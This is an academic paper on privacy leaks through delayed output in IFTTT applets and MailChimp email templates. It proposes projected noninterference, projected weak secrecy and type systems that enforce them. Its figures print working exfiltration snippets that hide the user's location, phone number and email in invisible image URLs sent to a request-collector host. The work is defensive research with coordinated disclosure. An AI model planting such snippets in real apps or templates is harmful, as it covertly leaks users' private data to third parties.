Tracking Information Flow via Delayed Output

Addressing Privacy in IoT and Emailing Apps

Iulia Bastys[1](✉), Frank Piessens[2], and Andrei Sabelfeld[1]

[1] Chalmers University of Technology, Gothenburg, Sweden
{bastys,andrei}@chalmers.se
[2] Katholieke Universiteit Leuven, Heverlee, Belgium
frank.piessens@cs.kuleuven.be

Abstract. This paper focuses on tracking information flow in the presence of delayed output. We motivate the need to address delayed output in the domains of IoT apps and email marketing. We discuss the threat of privacy leaks via delayed output in code published by malicious app makers on popular IoT app platforms. We discuss the threat of privacy leaks via delayed output in non-malicious code on popular platforms for email-driven marketing. We present security characterizations of *projected noninterference* and *projected weak secrecy* to capture information flows in the presence of delayed output in malicious and non-malicious code, respectively. We develop two security type systems: for information flow control in potentially malicious code and for taint tracking in non-malicious code, engaging *read* and *write* security types to soundly enforce projected noninterference and projected weak secrecy.


1 Introduction

Many services generate structured output in a markup language, which is subsequently processed by a different service. A common example is HTML generated by a web server and later processed by browsers and email readers. This setting opens up for insecure information flows, where an attack is planted in the markup by the server but not triggered until a client starts processing the markup and, as a consequence, making web requests that might leak information. This way, information is exfiltrated via *delayed output* (web request by the client), rather than via *direct output* (markup generated by the server).

We motivate the need to address delayed output through HTML markup by discussing two concrete scenarios: IoT apps (by IFTTT) and email campaigns (by MailChimp).

IoT apps IoT apps help users manage their digital lives by connecting a range of Internet-connected components from cyberphysical "things" (e.g., smart homes and fitness armbands) to online services (e.g., Google and Dropbox) and social networks (e.g., Facebook and Twitter). Popular platforms include IFTTT, Zapier, and Microsoft Flow. In the following we will focus on IFTTT as prime example of IoT app platform, while pointing out that Zapier and Microsoft Flow share the same concerns.

IFTTT supports over 500 Internet-connected components and services [22] with millions of users running billions of apps [21]. At the core of IFTTT are *applets*, reactive apps that include *triggers*, *actions*, and *filter* code. Fig. 1 illustrates the architecture of an applet, exemplified by applet "Automatically get an email every time you park your BMW with a map to where you're parked" [6]. It consists of trigger "Car is parked", action "Send me an email", and filter code to personalize the email.


Automatically get an email every time you park your BMW with a map to where you're parked.

```
if (you park your car) then
  include location map URL into
   email body
end
```

Fig. 1: IFTTT applet architecture. Illustration for applet in [6]

By their interconnecting nature, IoT apps often receive input from sensitive information sources, such as user location, fitness data, content of private files, or private feed from social networks. At the same time, apps have capabilities for generating HTML markup.

Privacy leaks Bastys et al. [1] discuss privacy leaks on IoT platforms, which we use for our motivation. It turns out that a malicious app maker can encode the private information as a parameter part of a URL linking to a controlled server, as in `https://attacker.com?userLocation` and use it in markup generated by the app, for example, as a link to an invisible image in an email or post on a social network. Once the markup is rendered by a client, a web request leaking the private information will be triggered. Section 2 reiterates the attack in more detail, however, note for now that this attack requires the attacker's server to only record request parameters.

The attack above is an instance of exfiltration via delayed output, where the crafted URL can be seen as a "loaded gun" maliciously charged inside an IoT app, but shot outside the IoT platform. While the attack requires a client to process the markup in order to succeed, other URL-based attacks have no such requirements [1]. For example, IFTTT applets like "Add a map image of current location to Dropbox" [35] use the capability of adding a file from a provided URL. However, upload links can also be exploited for data exfiltration. A malicious applet maker can craft a URL as to encode user location and pass it to a controlled server, while ensuring that the latter provides expected response to Dropbox's server. This attack requires no user interaction in order to succeed because the link upload is done by Dropbox.

Email campaigns Platforms like MailChimp and SendinBlue help manage email marketing campaigns. We will further focus on MailChimp as example of email campaigner, while pointing out that our findings also apply to SendinBlue. MailChimp [23] provides a mechanism of *templates* for email personalization, while creating rich HTML content. URLs in links play an important role for tracking user engagement.

The scenario of MailChimp templates is similar to that of IoT apps that send email notifications. Thus, the problem of leaking private data via delayed output in URLs also applies to MailChimp. However, while IFTTT applets can be written by endusers and are potentially *malicious*, MailChimp templates are written by service providers and are *non-malicious*. In the former case, the interest of the service provider is to prevent malicious apps from violating user privacy, while in the latter it is to prevent buggy templates from accidental leaks. Both considerations are especially important in Europe, in light of EU's General Data Protection Regulation (GDPR) [13] that increases the significance of using safeguards to ensure that personal data is adequately protected. GDPR also includes requirements of transparency and informed consent, also applicable to the scenarios in the paper.

Information flow tracking These scenarios motivate the need to track information flow in the presence of delayed output. We develop a formal framework to reason about secure information flow with delayed output and design enforcement mechanisms for the malicious and non-malicious code setting, respectively.

For the security condition, we set out to model *value-sensitive sinks*, i.e. sinks whose visibility is sensitive to the values of the data transmitted. Our framework is sensitive to the Internet domain values in URLs, enabling us to model the effects of delayed output and distinguishing between web requests to the attacker's servers or trusted servers. We develop security characterizations of *projected noninterference* and *projected weak secrecy* to capture information flows in the presence of delayed output in malicious and non-malicious code, respectively.

For the enforcement, we engage *read* and *write* types to track the privacy of information by the former and the possibility of attacker-visible output by the latter. This enables us to allow loading content (such as logo images) via third-party URLs, but only as long as they do not encode sensitive information.

We secure potentially malicious code by fully-fledged information flow control. In contrast, non-malicious code is unlikely [28] to contain artificial information flows like *implicit flows* [10], via the control-flow structure in the program. Hence, we settle for *taint tracking* [33] for the non-malicious setting, which only tracks (explicit) data flows and ignores implicit flows.

Our longterm vision is to apply information flow control mechanisms to IoT apps and emailing software to enhance the security of both types of services by providing automatic means to vet the security of apps before they are published, and of emails before they are sent.

Contributions The paper's contributions are: (i) We explain privacy leaks in IoT apps and emailing templates and discuss their impact (Section 2); (ii) We motivate the need for a general model to track information flow in the presence of delayed output (Section 3); (iii) We design the characterizations of projected noninterference and projected weak secrecy in a setting with delayed output (Section 4); and (iv) We develop two type systems with read and write security types and consider the cases of malicious and non-malicious code to enforce the respective security conditions for a simple language (Section 5). The proofs of the theorems are reported in the full version of the paper [2].

2 Privacy leaks

This section shows how private data can be exfiltrated via delayed output, as leveraged by URLs in the markup generated by malicious IFTTT applets and non-malicious (but buggy) MailChimp templates.

2.1 IFTTT

IFTTT filters are JavaScript code snippets with APIs pertaining to the services the applet uses. Filter code is security-critical for several reasons. While the user's view of an IFTTT applet is limited to the services the applet uses (BMW Labs and Email in Fig. 1) and the triggers and actions it involves, the user cannot inspect the filter code. Moreover, while the triggers and actions are not subject to change after the applet has been published, modifications in the filter code can be performed at any time by the applet maker, with no user notification.

Filter code cannot perform output by itself, but it can use the APIs to configure the output actions. Moreover, filters are batch programs that generate no intermediate output. Outputs corresponding to the applet's actions take place in a batch after the filter code has terminated.

Privacy leak Consider an applet that sends an email notification to a user once the user enters or exits a location, similarly to the applet in Fig. 1. Bastys et al. [1] show how an applet designed by a malicious applet maker can exfiltrate user location information to third parties, invisibly to its users. When creating such an applet, the filter code has access to APIs for reading trigger data, including `Location.enterOrExitRegionLocation.LocationMapUrl`, which provides a URL for the location on Google Maps and `Location.enterOrExitRegionLocation.LocationMapImageUrl`, which provides a URL for a map image of the location. Filter APIs also include `Email.sendMeEmail.setBody()` for customizing emails.

```
var loc = encodeURIComponent(
  Location.
  enterOrExitRegionLocation.
  LocationMapUrl);
var benign = '<img src=\"' +
  Location.
  enterOrExitRegionLocation.
  LocationMapUrl + '\">';
var leak = '<img src=\"http://
  requestbin.fullcontact.com
  //11fz2sl1?' + loc + '\"
  style=\"width:0px;height:0px
  ;\">';
Email.sendMeEmail.setBody('I '
   + Location.
  enterOrExitRegionLocation.
  EnteredOrExited + ' an area '
   + benign + leak);
```

Fig. 2: Leak by IFTTT applet

This setting is sufficient to demonstrate an information flow attack via delayed output. The data is exfiltrated from a secret source (user location URL) to a public sink (URL of a 0x0 pixel image that leads to an attacker-viewable website). Fig. 2 displays the attack code. Upon viewing the email, the users' email client makes a request to the image URL, leaking the secret information as part of the URL.

We have successfully tested the attack by creating a private applet and having it exfiltrate the location of a victim user. When the user opens a notification email (we used Gmail for demonstration) we can observe the exfiltrated location as part of a request to RequestBin (`http://requestbin.fullcontact.com`), a test server for inspecting HTTP(s) requests. We have also created Zapier and Microsoft Flow versions of the attack and verified that they succeed.

2.2 MailChimp

MailChimp templates enable personalizing emails. For example, tags `*|FNAME|*`, `*|PHONE|*`, and `*|EMAIL|*` allow using the user's first name, phone number, and email address in an email message. While the templates are limited in expressiveness, they provide capabilities for selecting and manipulating data, thus opening up for non-trivial information flows.

MailChimp leak Fig. 3 displays a leaky template that exfiltrates the user's phone number and email address to an attacker. We have verified the leak via email generated by this template with Gmail and other email readers that load images by default. Upon opening the email, the user sees the displayed logo image (legitimate use of an external image) and the personal greeting (legitimate use of private information). However, invisibly to the user, Gmail makes a web request to RequestBin that leaks the user's phone number and email. We have also created a SendinBlue version of the leak and verified it succeeds.

```
<img src="http://via.placeholder.com/350x150" alt="logo">
Hello *|FNAME|*!
<img style="width:0px;height:0px;"src="http://requestbin.fullcontact.com/11fz2sl1?*|PHONE|*-*|EMAIL|*">
```

Fig. 3: Leak by MailChimp template

2.3 Impact

As foreshadowed earlier, several aspects raise concerns about possible impact for this class of attacks. We will mainly focus on the impact of malicious IFTTT applets, as the MailChimp setting is that of non-malicious templates, and leaks like above are less likely to occur in their campaigns.

Firstly, IFTTT allows applets from anyone, ranging from official vendors and IFTTT itself to any users as long as they have an account, thriving on the model of enduser programming. Secondly, the filter code is not visible to users, only the services used for sources and sinks. Thirdly, the problematic combination of sensitive triggers and vulnerable (URL-enabled) actions commonly occurs in the existing applets. A simple search reveals thousands of such applets, some with thousands of installs. For example, the applet by user `mcb` "Sync all your new iOS Contacts to a Google Spreadsheet" [24] with sensitive access to iOS contacts has 270,000 installs. Fourthly, the leak is unnoticeable to users (unless, they have network monitoring capabilities). Fifthly, applet makers can modify filter code in applets, with no user notification. This opens up for building up user base with benign applets only to stealthily switch to a malicious mode at the attacker's command.

As pointed out earlier, location as a sensitive source and image link in an email as a public sink represent merely an example in a large class of attacks, as there is a wealth of private information (e.g., fitness data, content of private files, or private feed from social networks) that can be exfiltrated over a number of URL-enabled sinks.

Further, Bastys et al. [1] verified that these attacks work with other sinks than email. For example, they have successfully exfiltrated information by applets via Dropbox and Google Drive actions that allow uploading files from given links. As mentioned earlier, the exfiltration is more immediate and reliable as there is no need to depend on any clients to process HTML markup.

Other IoT platforms and email campaigners We verified the HTML markup attack for private apps on test accounts on Zapier and Microsoft Flow, and for email templates on SendinBlue.

Ethical considerations and coordinated disclosure No users were attacked in our experiments, apart from our test accounts on IFTTT, Zapier, Microsoft Flow, MailChimp, and SendinBlue, or on any other service we used for verifying the attacks. All vulnerabilities are by now subject to coordinated disclosure with the affected vendors.

3 Tracking information flow via delayed output

The above motivates the need to track information flow via delayed output. The difference between an insecure vs. secure IFTTT applet is made by including vs. omitting `leak` in the string concatenation on line 4 in Fig. 2. We would like to allow image URLs to depend on secrets (as it is the case via `benign`), but only as long as these URLs are not controlled by third parties. At the same time, access control would be too restrictive. For example, it would be too restrictive to block URLs to third-party domains outright, as it is sometimes desirable to display images like logos. We allow loading logos via third-party URLs, but only as long as they do not encode sensitive information.

Our scenarios call for a characterization beyond classical information flow with fixed sources and sinks. A classical condition of *noninterference* [8,15] prevents information from secret sources to affect information sent on public sinks. Noninterference typically relies on labeling sinks as either secret or public. However, this is not a natural fit for our setting, where the value sent on a sink determines its visibility to the attacker. In our case, if the sink is labeled as secret, we will miss out to reject the insecure snippet in Fig. 2. Further, if the sink is labeled as public, the secure version of the snippet, when `leak` on line 4 is omitted, is also rejected! The reason is that secret information (location) affects the URL of an image in an email, which would be treated as public by labeling in classical noninterference. A popular way to relax noninterference is by allowing information release, or declassification [31]. Yet, declassification provides little help for this scenario as the goal is not to release secret data but to provide a faithful model of what the attacker may observe.

This motivates *projected security*, allowing to express *value-sensitive sinks*, i.e. sinks whose visibility is sensitive to the values of the data transmitted. As such, these conditions are parametrized in the attacker view, as specified by a *projection* of data values, hence the name. Projected security draws on a line of work on *partial* information flow [9,30,14,4,16,25].

We set out to develop a framework for projected security that is compatible with both potentially malicious and non-malicious code settings. While noninterference [8,15] is the baseline condition we draw on for the malicious setting, *weak secrecy* [38] provides us with a starting point for the non-malicious setting, where leaks via implicit flows are ignored.

To soundly enforce projected security, we devise security enforcement mechanisms via security types. We engage read and write types for the enforcement: read types to track the privacy of information, and write types to track the possibility of attacker-visible output side effects.

It might be tempting to consider as an alternative a single type in a more expressive label lattice like DLM [26]. However, our read and write types are not duals. While the read types are information-flow types, the write types are *invariant-based* [5] integrity types, in contrast to information-flow integrity types [20]. We will guarantee that values labeled with sensitive write types preserve the invariant of not being attacker-visible. In this sense, our type system enforces a synergistic property, preventing sensitive read data and non-sensitive write data to be combined. We will come back to type non-duality in Section 5.

4 Security model

In this section we define the security conditions of *projected noninterference* and *projected weak secrecy* for capturing information flow in the presence of delayed output when assuming malicious and non-malicious code, respectively. Before introducing them, we first describe the semantic model.

4.1 Semantic model

Fig. 4 displays a simple imperative language extended with a construct for delayed output and APIs for sources and sinks. Sources *source* contain APIs for reading private information, such as location, fitness data, or social network feed. Sinks *sink* contain APIs for email composition, social network posts, or documents editing. Expressions e consist of variables x, strings s and concatenation operations on strings, sources, function calls f, and delayed output constructs d_{out}. Commands c include assignments, conditionals, loops, sequential composition, and sinks. A special variable $\mathtt{o}$ stores the value to be sent on a sink.

A configuration $\langle c, m\rangle$ consists of a command c and a memory m mapping variables x and sink variable $\mathtt{o}$ to strings s. The semantics are defined by the judgment $\langle c, m\rangle \Downarrow_d m'$, which reads as: the successful execution of command c in memory m returns a final memory m' and a command d representing the (order-preserving) sequential composition of all the assignment and sink statements in c. The quotation marks '' in rules IF and WHILE denote the empty string. Command

Syntax:

$e ::= s \mid x \mid e + e \mid \mathit{source} \mid f(e) \mid d_{out}(e)$
$c ::= x = e \mid c; c \mid \texttt{if}\ (e)\ \{c\}\ \texttt{else}\ \{c\} \mid \texttt{while}\ (e)\ \{c\} \mid \mathit{sink}(e)$

Semantics:

ASSIGN

$$\frac{}{\langle x = e, m\rangle \Downarrow_{x=e} m[x \mapsto m(e)]}$$

SEQ

$$\frac{\langle c_1, m\rangle \Downarrow_{d_1} m' \qquad \langle c_2, m'\rangle \Downarrow_{d_2} m''}{\langle c_1; c_2, m\rangle \Downarrow_{d_1;d_2} m''}$$

IF

$$\frac{m(e) \neq \texttt{''} \Rightarrow i = 1 \qquad m(e) = \texttt{''} \Rightarrow i = 2 \qquad \langle c_i, m\rangle \Downarrow_{d} m'}{\langle \texttt{if}\ (e)\ \{c_1\}\ \texttt{else}\ \{c_2\}, m\rangle \Downarrow_{d} m'}$$

WHILE-TRUE

$$\frac{m(e) \neq \texttt{''} \qquad \langle c, m\rangle \Downarrow_{d} m'' \qquad \langle \texttt{while}\ (e)\ \{c\}, m''\rangle \Downarrow_{d'} m'}{\langle \texttt{while}\ (e)\ \{c\}, m\rangle \Downarrow_{d;d'} m'}$$

WHILE-FALSE

$$\frac{m(e) = \texttt{''}}{\langle \texttt{while}\ (e)\ \{c\}, m\rangle \Downarrow m}$$

SINK

$$\frac{}{\langle \mathit{sink}(e), m\rangle \Downarrow_{\mathit{sink}(e)} m[\texttt{o} \mapsto m(e)]}$$

Fig. 4: Language syntax and semantics

d will be used in the definition of projected weak secrecy further on. Whenever d is not relevant for the context, we simply omit it from the evaluation relation and write instead $\langle c, m\rangle \Downarrow m'$.

Fig. 5a displays the leaky applet in Fig. 2 adapted to our language. The delayed output d_{out} is represented by the construct `img` for creating HTML image markup with a given URL. The sources and sinks are instantiated with IFTTT-specific APIs: `LocationMapURL` and `EnteredOrExited` for reading user-location information as sources, and `setBody` for email composition as sink. `encodeURIComponent` denotes a function for encoding strings into URLs.

Note Consistently with the behavior of filters on IFTTT, commands in our language are batch programs, generating no intermediate outputs. Accordingly, variable `o` is overwritten with every sink invocation. For simplicity, we model the batch of multiple outputs corresponding to the applet's multiple actions as a single output that corresponds to a tuple of actions.

IFTTT filter code is run with a short timeout, implying that the bandwidth of a possible timing leak is low. Hence, we do not model the timing behavior in the semantics. Similarly, we ignore leaks that stem from the fact that an applet has been triggered. In the case of a location notification applet, we focus on protecting the location, and not the fact that a user entered or exited an unknown location. The semantic model can be straightforwardly extended to support the case when the triggering is sensitive by tracking message presence labels [29].

```
loc = encodeURIComponent(
  LocationMapUrl);
benign = img(LocationMapUrl);
leak = img("attacker.com?"+loc);
setBody('I ' + EnteredOrExited
  + ' an area ' + benign + leak);
```

(a) Malicious IFTTT applet

```
loc = encodeURIComponent(
  LocationMapUrl);
benign = img(LocationMapUrl);
logo = img("logo.com/350x150");
setBody('I ' + EnteredOrExited
  + ' an area ' + benign + logo);
```

(b) Benign IFTTT applet

Fig. 5: IFTTT applet examples. Differences between applets are underlined.

4.2 Preliminaries

As we mentioned already in Sections 1 and 2, (user private) information can be exfiltrated via delayed output, e.g. through URL crafting or upload links, by inspecting the parameters of requests to the attacker-controlled servers that serve these URLs. Also, recall that full attacker control is not always necessary, as it is the case with upload links or self-exfiltration [7].

Value-sensitive sinks We assume a set V of URL values v, split into the disjoint union $V = B \uplus W$ of black- and whitelisted values. Given this set, we define the attacker's view and security conditions in terms of blacklist B, and the enforcement mechanisms in terms of whitelist W. We continue with defining the attacker's view. A key notion for this is the notion of attacker-visible *projection*.

Projection to B Given a list $\bar{v}$ of URL values, we define URL projection to B ($|_B$) to obtain the list of blacklisted URLs contained in the list: $\bar{v}|_B = [v \mid v \in B]$.

String equivalence We further use this projection to define string equivalence with respect to a blacklist B of URLs. We say two strings s_1 and s_2 are equivalent and we write $s_1 \sim_B s_2$ if they agree on the lists of blacklisted values they contain. More formally, $s_1 \sim_B s_2$ iff $\texttt{extractURLs}(s_1)|_B = \texttt{extractURLs}(s_2)|_B$, where $\texttt{extractURLs}(\cdot)$ extracts all the URLs in a string and adds them to a list, order-preserving. We assume the extraction is done similarly to the URL extraction performed by a browser or email client. The function extends to undefined strings as well ($\perp$), for which it returns $\emptyset$. Note that projecting to B returns a *list* and the equivalence relation on strings requires the lists of blacklisted URLs extracted from them to be equal, pairwise. We override the projection operator $|_B$ and for a string s we will often write $s|_B$ to express $\texttt{extractURLs}(s)|_B$.

Security labels We assume a mapping Γ from variables to pairs of security labels $\ell_r : \ell_w$, with $\ell_r, \ell_w \in \mathcal{L}$, where $(\mathcal{L}, \sqsubseteq)$ is a lattice of security labels. ℓ_r represents the label for tracking the read effects, while ℓ_w tracks whether a variable has been affected with a blacklisted URL. For simplicity, we further consider a two-point lattice $\mathcal{L} = (\{\mathtt{L}, \mathtt{H}\}, \sqsubseteq)$, with $\mathtt{L} \sqsubseteq \mathtt{H}$ and $\mathtt{H} \not\sqsubseteq \mathtt{L}$, and associate the attacker with security label $\mathtt{L}$.

It is possible to extend $\mathcal{L}$ to arbitrary security lattices, e.g. induced by Internet domains. The write level of the attacker's observations would be the meet of all levels, while the read level of user's sensitive data would be the join of all levels. A separate whitelist would be assumed for any other level, as well as a set of possible sources. This scenario requires multiple triggers and actions. IFTTT currently allows applets with multiple actions although not multiple triggers. We have not observed a need for an extended lattice in the scenarios of typical applets, which justifies the focus on a two-point lattice.

For a variable x, we define Γ projections to read and write labels, $\Gamma_r(x)$ and $\Gamma_w(x)$ respectively, for extracting the label for the read and write effects, respectively. Thus $\Gamma(x) = \ell_r : \ell_w \Rightarrow \Gamma_r(x) = \ell_r \wedge \Gamma_w(x) = \ell_w$.

Memory equivalence For typing context Γ and set of blacklisted URLs B, we define memory equivalence with respect to Γ and B and we write $\sim_{\Gamma,B}$ if two memories are equal on all low read variables in Γ and they agree on the blacklisted values they contain for all high read variables in Γ. More formally, $m_1 \sim_{\Gamma,B} m_2$ iff $\forall x.\ \Gamma_r(x) = \mathtt{L} \Rightarrow m_1(x) = m_2(x) \wedge \forall x.\ \Gamma_r(x) = \mathtt{H} \Rightarrow m_1(x) \sim_B m_2(x)$. We write $\sim_\Gamma$ when B is obvious from the context.

4.3 Projected noninterference

Intuitively, a command satisfies projected noninterference if and only if for any two runs that start in memories that agree on the low part and produce two respective final memories, these final memories are equivalent for the attacker on the sink (denoted by $\mathtt{o}$). The definition is parameterized on a set B of blacklisted URLs. Because it is formulated in terms of end-to-end observations on sources and sinks, the characterization is robust in changes to the actual underlying language.

Definition 1 (Projected noninterference)**.** Command c satisfies *projected noninterference* for a blacklist B of URLs, written $\mathit{PNI}(c, B)$, iff $\forall m_1,\ m_2,\ \Gamma.$ $m_1 \sim_{\Gamma,B} m_2\ \wedge\ \langle c, m_1\rangle \Downarrow m_1'\ \wedge\ \langle c, m_2\rangle \Downarrow m_2'\ \Rightarrow\ m_1'(\mathtt{o}) \sim_B m_2'(\mathtt{o})$.

Unsurprisingly, the applet in Fig. 5a does not satisfy projected noninterference. First, the attacker-controlled website `attacker.com` is blacklisted. Second, when triggering the filter from two different locations $\mathtt{loc}_1$ and $\mathtt{loc}_2$, the value on the sink provided to the attacker will be different as well ($\mathtt{attacker.com?loc}_1$ vs. $\mathtt{attacker.com?loc}_2$), breaking the equivalence relation between the values sent on sinks. In contrast, the applet in Fig. 5b does satisfy projected noninterference, although it contains a blacklisted value on the sink. In addition to sending a map with the location, this applet is also sending the user a logo, but it does not attempt to leak sensitive information to third (blacklisted) parties. The logo URL `logo.com/350x150` will be the blacklisted value on the sink irrespective of the user location.

4.4 Projected weak secrecy

So far, we have focused on potentially malicious code, exemplified by the IFTTT platform, where any user can publish IFTTT applets. However, in certain cases the code is written by the service provider itself, one example being email campaigners such as MailChimp. In these cases, the code is not malicious, but potentially buggy. When considering benign-but-buggy code, it is less likely that leaks are performed via elaborate control flows [28]. This motivates tracking only the explicit flows via taint tracking [33].

Thus, we draw on *weak secrecy* [38] to formalize the security condition for capturing information flows when assuming non-malicious code, as weak secrecy provides a way to ignore control-flow constructs. Intuitively, a program satisfies weak secrecy if extracting a sequence of assignments from any execution produces a program that satisfies noninterference. We carry over the idea of weak secrecy to projected weak secrecy, also parameterized on a blacklist of URLs.

Definition 2 (Projected weak secrecy)**.** Command c satisfies *projected weak secrecy* for a blacklist B of URLs, written $PWS(c, B)$, iff $\forall m.\ \langle c, m\rangle \Downarrow_d m' \Rightarrow PNI(d, B)$.

As the extracted branch-free programs are the same as the original programs, their projected security coincides, so that the applet in Fig. 5a is considered insecure and the one in Fig. 5b is considered secure.

5 Security enforcement

As foreshadowed earlier, information exfiltration via delayed output may take place either in a potentially malicious setting, or inside non-malicious but buggy code. Recall the blacklist B for modeling the attacker's view. For specifying security policies, it is more suitable to reason in terms of *whitelist* W, the set complement of B. To achieve projected security, we opt for flow-sensitive static enforcement mechanisms for information flow, parameterized on W. We assume W to be generated by IoT app and email template platforms, based on the services used or on recommendations from the (app or email template) developers.

We envision platforms where the apps and email templates, respectively, can be statically analyzed after being created and before being published on the app store, or before being sent in a campaign, respectively. Some sanity checks are already performed by IFTTT before an applet can be saved and by MailChimp before a campaign is sent. An additional check based on enforcement that extends ours has potential to boost the security of both platforms.

Language Throughout our examples, we use the `img` constructor as an instantiation of delayed output. `img`$(\cdot)$ forms HTML image markups with a given URL. Additionally, we assume that calling $sink(\cdot)$ performs safe output encoding such that the only way to include image tags in the email body, for example, is through the use of the `img`$(\cdot)$ constructor. For the safe encoding not to be bypassed in practice, we assume a mechanism similar to CSRF tokens, where `img`$(\cdot)$ includes a random nonce (from a set of nonces we parameterize over) into the HTML tag, so that the output encoding mechanism sanitizes away all image markups that do not have the desired nonce. As seen in Section 2, allowing construction of structured output using string concatenation is dangerous. It is problematic in general because it may cause injection vulnerabilities. For this reason and because it enables natural information flow tracking, we make use of the explicit API `img`$(\cdot)$ in our enforcement.

Expression typing:

$$\Gamma \vdash s : \mathtt{L} : \mathtt{H} \qquad \Gamma \vdash x : \Gamma(x) \qquad \Gamma \vdash \mathit{source} : \mathtt{H} : \mathtt{H} \qquad \Gamma \vdash d_{out}(\mathit{source}) : \mathtt{H} : \mathtt{H}$$

$$\frac{s \in W}{\Gamma \vdash d_{out}(s) : \mathtt{L} : \mathtt{H}} \qquad \frac{\Gamma \vdash e : \mathtt{L} : \mathtt{L}}{\Gamma \vdash \mathtt{img}(e) : \mathtt{L} : \mathtt{L}} \qquad \frac{\Gamma \vdash e_i : \ell_r : \ell_w \qquad i = 1,2}{\Gamma \vdash e_1 + e_2 : \ell_r : \ell_w}$$

$$\frac{\Gamma \vdash e : \ell_r : \ell_w}{\Gamma \vdash f(e) : \ell_r : \ell_w} \qquad \frac{\Gamma \vdash e : \ell'_r : \ell'_w \qquad \ell'_r \sqsubseteq \ell_r \qquad \ell_w \sqsubseteq \ell'_w}{\Gamma \vdash e : \ell_r : \ell_w}$$

Command typing:

IFC-ASSIGN

$$\frac{\Gamma \vdash e : \ell_r : \ell_w \qquad pc \sqsubseteq \ell_w \sqcap \Gamma_w(x)}{pc \vdash \Gamma\{x = e\}\Gamma[x \mapsto (pc \sqcup \ell_r) : \ell_w]}$$

IFC-SEQ

$$\frac{pc \vdash \Gamma\{c\}\Gamma'' \qquad pc \vdash \Gamma''\{c'\}\Gamma'}{pc \vdash \Gamma\{c; c'\}\Gamma'}$$

IFC-IF

$$\frac{\Gamma \vdash e : \ell_r : \ell_w \qquad pc \sqcup \ell_r \vdash \Gamma\{c_i\}\Gamma_i \qquad i = 1,2}{pc \vdash \Gamma\{\mathtt{if}\ (e)\ \{c_1\}\ \mathtt{else}\ \{c_2\}\}\Gamma_1 \sqcup \Gamma_2}$$

IFC-WHILE

$$\frac{\Gamma \vdash e : \ell_r : \ell_w \qquad pc \sqcup \ell_r \vdash \Gamma\{c\}\Gamma}{pc \vdash \Gamma\{\mathtt{while}\ (e)\ \{c\}\}\Gamma}$$

IFC-SINK

$$\frac{\Gamma \vdash e : \ell_r : \ell_w \qquad pc \sqsubseteq \ell_w \sqcap \Gamma_w(\mathtt{o})}{pc \vdash \Gamma\{\mathit{sink}(e)\}\Gamma[\mathtt{o} \mapsto \ell_r : \ell_w]}$$

IFC-SUB

$$\frac{pc' \vdash \Gamma'_1\{c\}\Gamma'_2 \qquad pc \sqsubseteq pc' \qquad \Gamma_1 \sqsubseteq \Gamma'_1 \qquad \Gamma'_2 \sqsubseteq \Gamma_2}{pc \vdash \Gamma_1\{c\}\Gamma_2}$$

$$\Gamma \sqsubseteq \Gamma' \triangleq \forall x \in \Gamma.\ \Gamma_r(x) \sqsubseteq \Gamma'_r(x) \wedge \Gamma'_w(x) \sqsubseteq \Gamma_w(x)$$

Fig. 6: Type system for information flow control

5.1 Information flow control

For malicious code, we perform a fully-fledged information flow static enforcement via a security type system (Fig. 6), where we track both the control and data dependencies.

Expression typing An expression e types to two security levels ℓ_r and ℓ_w, with ℓ_r denoting reading access, and with ℓ_w denoting the writing effects of the expression. A low (L) writing effect means that the expression may have been affected by a blacklisted URL. Hence, the adversary may infer some observations if a value of this type is sent on a sink. A high (H) writing effect means that the adversary may not make any observations.

We assign constant strings a low read and high write effect. This is justified by our assumption that $\mathit{sink}(\cdot)$ will perform safe output encoding, and hence constant strings and their concatenations cannot lead to the inclusion of image tags in the email body. We assume the information from sources to be sanitized, i.e. it cannot contain any blacklisted URLs, and we type calls to *source* with a high read and a high write effect. Creating an image from a whitelisted source is assigned a high write effect. Creating an image from any other source is allowed only if the parameter expression is typed with a low read type, in which case the image is assigned a low write effect.

Command typing The type system uses a security context *pc* for tracking the control flow dependencies of the program counter. The typing judgment $pc \vdash \mathit{\Gamma}\{c\}\mathit{\Gamma}'$ means that command c is well-typed under typing environment $\mathit{\Gamma}$ and program counter *pc* and, assuming that $\mathit{\Gamma}$ contains the security levels of variables and sink `o` before the execution of c, then $\mathit{\Gamma}'$ contains the security levels of the variables and sink `o` after the execution of c. In the initial typing environment, sources are labeled `H : H`, and `o` and all other variables are labeled `L : H`.

The most interesting rules for command typing are the ones for assignment and sink declaration. We describe them below.

Rule ifc-assign We do not allow redefining low-writing variables in high contexts ($pc \sqsubseteq \mathit{\Gamma}_w(x)$), nor can a variable be assigned a low-writing value in a high context ($pc \sqsubseteq \ell_w$).

The snippet in Ex. 1 initially creates a variable with an image having a blacklisted URL $b_1 \notin W$, and later, based on a high-reading guard (denoted by `H`), it may update this variable with an image from another blacklisted URL $b_2 \notin W$. Depending on the value sent on the sink, the attacker can infer additional information about the secret guard. The code is rightfully rejected by the type system.

$$\texttt{logo = img(}b_1\texttt{); if (H) \{ logo = img(}b_2\texttt{); \}}\ \mathit{sink}\texttt{(}\mathit{source}\ \texttt{+ logo);} \qquad (1)$$

Recall the non-duality of read and write types we mentioned in Section 3 and notice from the example above that the type system is flow-sensitive with respect only to the read effects, but not to the write effects. Non-duality can also be seen in the treatment of the *pc*, which has a pure read label.

The snippet in Ex. 2 first creates an image from a source, thus variable `msg` is assigned type `H : H`. Then, it branches on a high-reading guard and depending on the guard's value, it may update the value inside `msg`. `img(`w`)` retrieves an image from a whitelisted source $w \in W$, hence it is assigned low-reading and high-writing security labels. After executing the conditional, variable `msg` is assigned high-reading and writing labels, as the program context in which it executed was high. Last, the code is secure and accepted by the type system, as the attacker cannot infer any observations since all the URLs on the sink are whitelisted.

$$\texttt{msg = img(}\mathit{source}_1\texttt{); if (H) \{ msg = img(}w\texttt{); \}}\ \mathit{sink}\texttt{(}\mathit{source}_2\ \texttt{+ msg);} \qquad (2)$$

Rule ifc-sink Similarly to the assignment rule, sink declarations are allowed in high contexts only if the current value of sink variable `o` is not low-writing ($pc \sqsubseteq \mathit{\Gamma}_w(\texttt{o})$). Moreover, sink variables cannot become low-writing in a high context ($pc \sqsubseteq \ell_w$).

